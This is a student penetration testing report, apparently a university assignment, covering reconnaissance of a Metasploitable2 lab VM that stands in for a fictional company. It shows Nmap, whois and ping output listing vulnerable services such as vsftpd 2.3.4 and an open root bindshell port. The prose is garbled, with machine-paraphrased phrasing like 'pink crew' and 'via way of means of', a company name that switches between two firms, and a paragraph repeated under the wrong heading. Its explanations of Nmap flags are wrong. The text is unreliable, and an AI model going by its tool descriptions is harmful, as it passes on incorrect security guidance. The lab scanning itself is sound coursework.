Vulnerability Assessment & Penetration Testing Report

Applied Information Assurance – IE3022

Assignment 02

Name	IT No:
H.I.M. Samaranayaka	IT20636906

Student Declaration for the report and the Activities

I hereby declare that the Wayne Industries Penetration Testing Report has been prepared for the purpose of meeting the requirements of Task 2 specified in the Application Information Assurance Module. The content of this report will not be submitted for any other type of online work or assignment.

Acknowledgement

I would like to take this opportunity to thank Kanishka Yapa, instructor for the Applied Information Assurance Module, and all other assistants. Instructor and laboratory supervisor for assisting in the preparation of this VAPT report. Without the guidance and support of my faculty, there would have been no direct way to complete this report.

Executive Summary

The CyberOps Penetration Team chose to conduct penetration tests at Sentinal Industries, which covered Wayne Industries' internal and external networks. This penetration test helps determine Wayne Industries' current level of security.

Several vulnerabilities and several system and network vulnerabilities were discovered during penetration testing. Detailed vulnerabilities and vulnerabilities are included in the threat modeling and vulnerability analysis portion of this report. The mitigation portion of these vulnerabilities is also included in this report.'s recommendations for these vulnerabilities are critical to protecting your company's assets from hackers. Some of these vulnerabilities are exploited in this penetration testing report.

Abstract

For this report, a fictitious company called Sentinal Industry was penetration tested by a security firm called CyberOps. The main goal or final output of this report was to find all possible vulnerabilities and available exploits for those vulnerabilities available in Sentinal Industries. A number of scanning tools (NMAP, Angry IP Scanner, Nessusd) were used in this process to detect all existing vulnerabilities and open ports. This discovery allowed our team to find all open ports that attempted attacks on Sentinal Industries' systems. Sentinel Industries runs entirely on Metasploitable2. Metasploitable2 is a Linux-based operating system. Metasploitable2 has a command line interface that helps you manage sensitive information about your customers. Metaspoitable2 is a very important asset in the Sentinal industry.

Additionally, while viewing the report, we showed the first scan we ran and its results, and then the results of the scan, as mentioned above, the various types of attacks we attempted against Sentinal Industries. Finally, after extensive analysis, we have included a full report vulnerability analysis, including possible recommendations.

Table of Contents

Introduction

The concept of penetration testing, also known as ethical hacking, is performed as a means of ensuring that's security is where it should be. This is a positive evaluation. A Penetration Tester (Pentester) tests a company's internal and external networks by simulating an attack or series of her attacks. Looking at pentesters and real attackers. A real attacker damages corporate resources On the other hand, pentesters find that potential impact sites, also known as loopholes, are closed and run simulated attacks to prevent such loopholes from occurring. Make sure you are well protected by finding the vulnerabilities. At this stage, the company decided to conduct a penetration test on their system. Three teams were used for this.

There are three teams: red, blue and purple. The red team conducts internal and external network inspections, and the blue team examines the red team's work to determine the organization's current resilience to attacks. The purple team explores defensive ideas for the blue team to overcome the red team's weaknesses.

Penetration Testing

Penetration testing is called ethical hacking. This means simulating cyber-attacks on computer or network systems to find vulnerabilities and find ways to mitigate them.

This will enable organizations to understand their current security measures and give them a competitive advantage in implementing appropriate security measures in their systems before adversarial attackers can overwhelm them. increase.

Penetration testing can be done in 3 main ways

01. Black Box Testing: - No prior knowledge of system or target information

02. Gray Box Testing: - Very limited prior knowledge of system and target information

03. White Box Testing: - Pen testers have full knowledge of the system

Penetration Testing Procedures

1. Information Gathering

2. Threat Modeling

3. Vulnerability Analysis

4. Exploitation

5. Reuse

6. Reporting

Purpose

CyberOps is an organization which offers penetration trying out and vulnerability evaluation Services and "Sentinal Industries" have recruited a crew of pen testers from CyberOps for you to perform an intensive VAPT for the organization. The team is divided into three crucial parts called the

Red Team: - checks the protection of the business enterprise via way of means of figuring out the vulnerabilities and attacking to the structures via way of means of attacking in a managed environment

Blue Team: - examine the outcomes from the pink crew and could decide how a great deal an organization is prepared for such an assault

Purple Team: - will examine the pen testing procedure via way of means of making analyzes at the effectiveness of the protecting processes proposed via way of means of the blue crew to guard in opposition to the vulnerabilities determined with inside the pink crew At the quilt of the document the VAPT crew could be capin a position to research the safety shape of Wayne Industries and suggest upgraded and new techniques to guard in opposition to any sort of cyber assault.

Scope

While carrying out this VAPT, we are restricted to the organizational frameworks, social resources, and various software programs used by Sentinal companies. Sentinal businesses use the metaspoitable framework as their operating system.

Methodology

Information Gathering & Reconnaissance

Sentinal Industries' information gathering began by identifying IP addresses on the local network and confirming that the IP addresses provided by the company existed. Next, I wanted to collect information about the operating systems targeted by Sentinal Industries' vulnerability scans.

So I used an NMAP scanner, an Angry IP scanner, and Nessus to get this done (the IP address provided by the company is 192.168.145.131). There are two types of

reconnaissance:

active and passive.

active reconnaissance techniques involve direct interaction with the target. that it can be discovered.

Passive reconnaissance techniques do not involve direct interaction, so targets cannot detect our activity.

OSINT

OSINT or Open Source Intelligence collects public information about the target. Most companies have a fairly high web presence in social media, press releases, etc.

Target website (HTTrack)

The best place to find out more about a destination is...its website. You can use HTTrack to create an offline copy of your website. See this blog post for more details.

Target Website (HTTrack)

Areas of special interest may include:

1. Address
2. Phone
3. Email Address
4. Business Partnerships
5. Employee Name
6. News/Announcements
7. Employment Opportunities (Technology Used and Current Skills Gap)

Reputation

For the finding the reputation of the company I used the Exonerator as the tool. Here are the some of details for this tool,

The Exonerator service maintains a database of IP addresses that have been part of the Tor network. Answers the question whether a Tor relay was running on a particular IP address on a particular date. Exonerator can store multiple IP addresses per relay if the relay uses a different IP address for exiting the internet than it registers with the Tor network. It also stores whether the relay allows Tor-allowed traffic to pass to the open internet.

ENCODING & DECODING


CyberChef is a web application called "Cyber Swiss Army Knife" developed by GCHQ. From the CyberChef GitHub page:

"CyberChef is a simple and intuitive web app for performing all kinds of 'cyber' operations in your web browser. These operations include simple ciphers such as XOR and Base64, more complex ciphers such as AES, DES, and Blowfish, taking binary and hex dumps, compressing and decompressing data, calculating hashes and checksums, IPv6 and Includes changing character encodings, including X.509 parsing. "

Ping


First, a ping command was run from the attacking machine to the victim machine to verify that it was up. Ping (Packet Internet or Inter-Network Groper) is a basic Internet utility that allows users to test and verify the existence of a particular destination IP address and accept queries in computer network management. This acronym was devised to match the Submariner terminology for the sound of returned sonar pulses.


Ping is also used for diagnostic purposes to ensure that the host computer you are trying to access is working. Any operating system "OS" device with network capabilities, including most built-in network management software, can use ping.




Angry IP Scanner

Using Angry IP Scanner, I was able to confirm that the metaspoitable framework is a live host running the system used by Sentinal Industry, with a total of 80 ports.








NetDiscover

I was able to find the IP address provided by the company (192.168.145.131) and the IP address of the computer running the Metasploitable framework as you can see in the image below.



Whois

Find details about 192.168.145.131 using the whois command. The Whois command can collect Wayne Industries server name, location, registration date, and owner details.

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ whois 192.168.145.131

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2022, American Registry for Internet Numbers, Ltd.
#

NetRange:       192.168.0.0 - 192.168.255.255
CIDR:           192.168.0.0/16
NetName:        PRIVATE-ADDRESS-CBLK-RFC1918-IANA-RESERVED
NetHandle:      NET-192-168-0-0-1
Parent:         NET192 (NET-192-0-0-0-0)
NetType:        IANA Special Use
OriginAS:
Organization:   Internet Assigned Numbers Authority (IANA)
RegDate:        1994-03-15
Updated:        2013-08-30
Comment:        These addresses are in use by many millions of independently operated networks, which might be as small as a s
ingle computer connected to a home gateway, and are automatically configured in hundreds of millions of devices.  They are onl
y intended for use within a private context  and traffic that needs to cross the Internet will need to use a different, unique
```

Dig

Zone transfers, which involve copying DNS records from one server to another, aren't all that common...but that doesn't mean you can't try...and learn more about destinations.

Nmap

Zone transfers, which contain copying DNS information from one server to another, are not all that common...however that does not imply you cannot try...and examine greater approximately destinations.

The used NMAP command (nmap -sS -sV -O 192.168.56.103)

-sS :- used to scan for any TCP ports

-sV :- to get all open ports

-O :- to find the OS of the target

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿  kali)-[~]
└─$ sudo nmap -O -sV -A 192.168.145.131
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org                -23 00:14 EDT
Nmap scan report for 192.168.145.131
Host is up (0.0022s latency).
Not shown: 978 closed ports
PORT    STATE SERVICE    VERSION
21/tcp  open  ftp        vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|     Connected to 192.168.145.128
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh        OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp  open  telnet     Linux telnetd
```

An NMAP scan also confirmed that this machine was a virtual oracle box, but I wasn't 100% sure about the operating system was running.

```
kali@kali: ~
File  Actions  Edit  View  Help
22/tcp  open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp  open  telnet    Linux telnetd
25/tcp  open  smtp      Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, D
SN,
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing o
utside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2022-10-23T04:18:11+00:00; +6s from scanner time.
| sslv2:
|  SSLv2 supported
|  ciphers:
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|_  SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
53/tcp  open  domain    ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp  open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
```

We also found that there was only one hop available to reach the victim from the attacker.

```
kali@kali: ~
File  Actions  Edit  View  Help
80/tcp  open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind    2 (RPC #100000)
| rpcinfo:
|  program version   port/proto  service
|  100000  2        111/tcp  rpcbind
|  100000  2        111/udp  rpcbind
|  100003  2,3,4     2049/tcp  nfs
|  100003  2,3,4     2049/udp  nfs
|  100005  1,2,3    34510/tcp  mountd
|  100005  1,2,3    47355/udp  mountd
|  100021  1,3,4    33542/udp  nlockmgr
|  100021  1,3,4    49220/tcp  nlockmgr
|  100024  1       33652/tcp  status
|_ 100024  1       49407/udp  status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec      netkit-rsh rexecd
513/tcp  open  login     OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi   GNU Classpath grmiregistry
1524/tcp open  bindshell  Metasploitable root shell
2049/tcp open  nfs       2-4 (RPC #100003)
2121/tcp open  ftp       ProFTPD 1.3.1
3306/tcp open  mysql     MySQL 5.0.51a-3ubuntu5
| mysql-info:
```


```
kali@kali: ~
File  Actions  Edit  View  Help
|  Protocol: 10
|  Version: 5.0.51a-3ubuntu5
|  Thread ID: 8
|  Capabilities flags: 43564
|  Some Capabilities: Support41Auth, Speaks41ProtocolNew, SupportsTransactions, SwitchToSSLAfterHandshake, SupportsCompressio
n, LongColumnFlag, ConnectWithDatabase
|  Status: Autocommit
|_  Salt: L[b^0rmN~PS2>",WPmT=
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing o
utside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2022-10-23T04:18:11+00:00; +7s from scanner time.
5900/tcp open  vnc       VNC (protocol 3.3)
| vnc-info:
|  Protocol version: 3.3
|  Security types:
|_   VNC Authentication (2)
6000/tcp open  X11       (access denied)
6667/tcp open  irc       UnrealIRCd
8180/tcp open  unknown
MAC Address: 00:0C:29:BE:F8:7B (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
```


```
kali@kali: ~
File  Actions  Edit  View  Help
8180/tcp open  unknown
MAC Address: 00:0C:29:BE:F8:7B (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h00m06s, deviation: 1h59m59s, median: 5s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|  OS: Unix (Samba 3.0.20-Debian)
|  Computer name: metasploitable
|  NetBIOS computer name:
|  Domain name: localdomain
|  FQDN: metasploitable.localdomain
|_  System time: 2022-10-23T00:16:57-04:00
| smb-security-mode:
|  account_used: <blank>
|  authentication_level: user
|  challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
```

```
kali@kali: ~
File  Actions  Edit  View  Help

Host script results:
|_clock-skew: mean: 1h00m06s, deviation: 1h59m59s, median: 5s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|  OS: Unix (Samba 3.0.20-Debian)
|  Computer name: metasploitable
|  NetBIOS computer name:
|  Domain name: localdomain
|  FQDN: metasploitable.localdomain
|_  System time: 2022-10-23T00:16:57-04:00
| smb-security-mode:
|  account_used: <blank>
|  authentication_level: user
|  challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT    ADDRESS
1  2.16 ms 192.168.145.131

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 240.28 seconds
```

Maltego

